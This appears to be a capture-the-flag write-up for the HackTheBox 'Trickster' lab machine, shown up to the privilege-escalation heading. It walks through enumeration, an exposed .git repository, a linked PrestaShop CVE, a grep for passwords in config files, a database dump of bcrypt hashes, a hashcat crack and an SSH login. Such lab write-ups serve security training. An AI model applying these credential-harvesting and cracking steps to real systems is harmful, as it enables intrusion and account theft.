


Information Gathering

1) Found open ports




2) Checked the website







3) Registered an account




4) Found a contact page



5) Found .git exposed




6) Downloaded the .git



7) Found a hidden admin page

```
┌──(vigneswar㉿VigneswarPC)-[~/temp/src]
└─$ ls
admin634ewutrx1jgitlooaj  autoload.php  error500.html  index.php  init.php  Install_PrestaShop.html  INSTALL.txt  LICENSES  Makefile

┌──(vigneswar㉿VigneswarPC)-[~/temp/src]
└─$
```




Vulnerability Assessment

1) Found a vulnerability prestashop 8.15
https://ayoubmokhtar.com/post/png_driven_chain_xss_to_remote_code_execution_prestashop_8.1.5_cve-2024-34716/

Exploitation

1) Got reverse shell



2) Found db credentials

```
www-data@trickster:~/prestashop$ find . -type d -name "config" -exec grep -r --include="*.php" "password" {} +
./app/config/parameters.php:    'database_password' => 'prest@shop_o',
./app/config/parameters.php:    'mailer_password' => NULL,
./config/db_slave_server.inc.php:    array('server' => '192.168.0.15', 'user' => 'rep', 'password' => '123456', 'database' => 'rep'),
./config/db_slave_server.inc.php:    array('server' => '192.168.0.3', 'user' => 'myuser', 'password' => 'mypassword', 'database' => 'mydatabase'),
./config/bootstrap.php:    define('_DB_PASSWD_', $config['parameters']['database_password']);
./vendor/intervention/httpauth/src/config/config.php:    | hash functions to the password before sending it over the network.
./vendor/intervention/httpauth/src/config/config.php:    | Username to access the secured realm in combination with a password.
./vendor/intervention/httpauth/src/config/config.php:    'password' => '1234'
www-data@trickster:~/prestashop$
```

3) Found user creds

```
MariaDB [prestashop]> select email,passwd from ps_employee;
+--------------------+--------------------------------------------------------------+
| email              | passwd                                                       |
+--------------------+--------------------------------------------------------------+
| admin@trickster.htb | $2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUt0dR7LIeK26RdlB/C |
| james@trickster.htb | $2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm |
+--------------------+--------------------------------------------------------------+
2 rows in set (0.000 sec)

MariaDB [prestashop]>
```

4) Cracked the hash

```
$2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm:alwaysandforever

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6y...yunCmm
Time.Started.....: Thu Sep 26 20:33:20 2024 (8 secs)
Time.Estimated...: Thu Sep 26 20:33:28 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     4596 H/s (5.89ms) @ Accel:8 Loops:8 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 37056/14344384 (0.26%)
Rejected.........: 0/37056 (0.00%)
Restore.Point....: 36992/14344384 (0.26%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:8-16
Candidate.Engine.: Device Generator
Candidates.#1....: blowpop -> Victor

Started: Thu Sep 26 20:33:15 2024
Stopped: Thu Sep 26 20:33:30 2024

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat -m 3200 '$2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm' /usr/share/wordlists/rockyou.txt
```

5) Logged in as james

```
james@trickster: ~

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh james@trickster.htb
The authenticity of host 'trickster.htb (10.10.11.34)' can't be established.
ED25519 key fingerprint is SHA256:SZyh4Oq8EYrDd5T2R0ThbtNWVAlQWg+Gp7XwsR6zq7o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? eys
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'trickster.htb' (ED25519) to the list of known hosts.
james@trickster.htb's password:
james@trickster:~$ cat user.txt
ba8084d96805eeb89db611aa3a9a7c6c
james@trickster:~$
```

Privilege Escalation

1) Found a binary

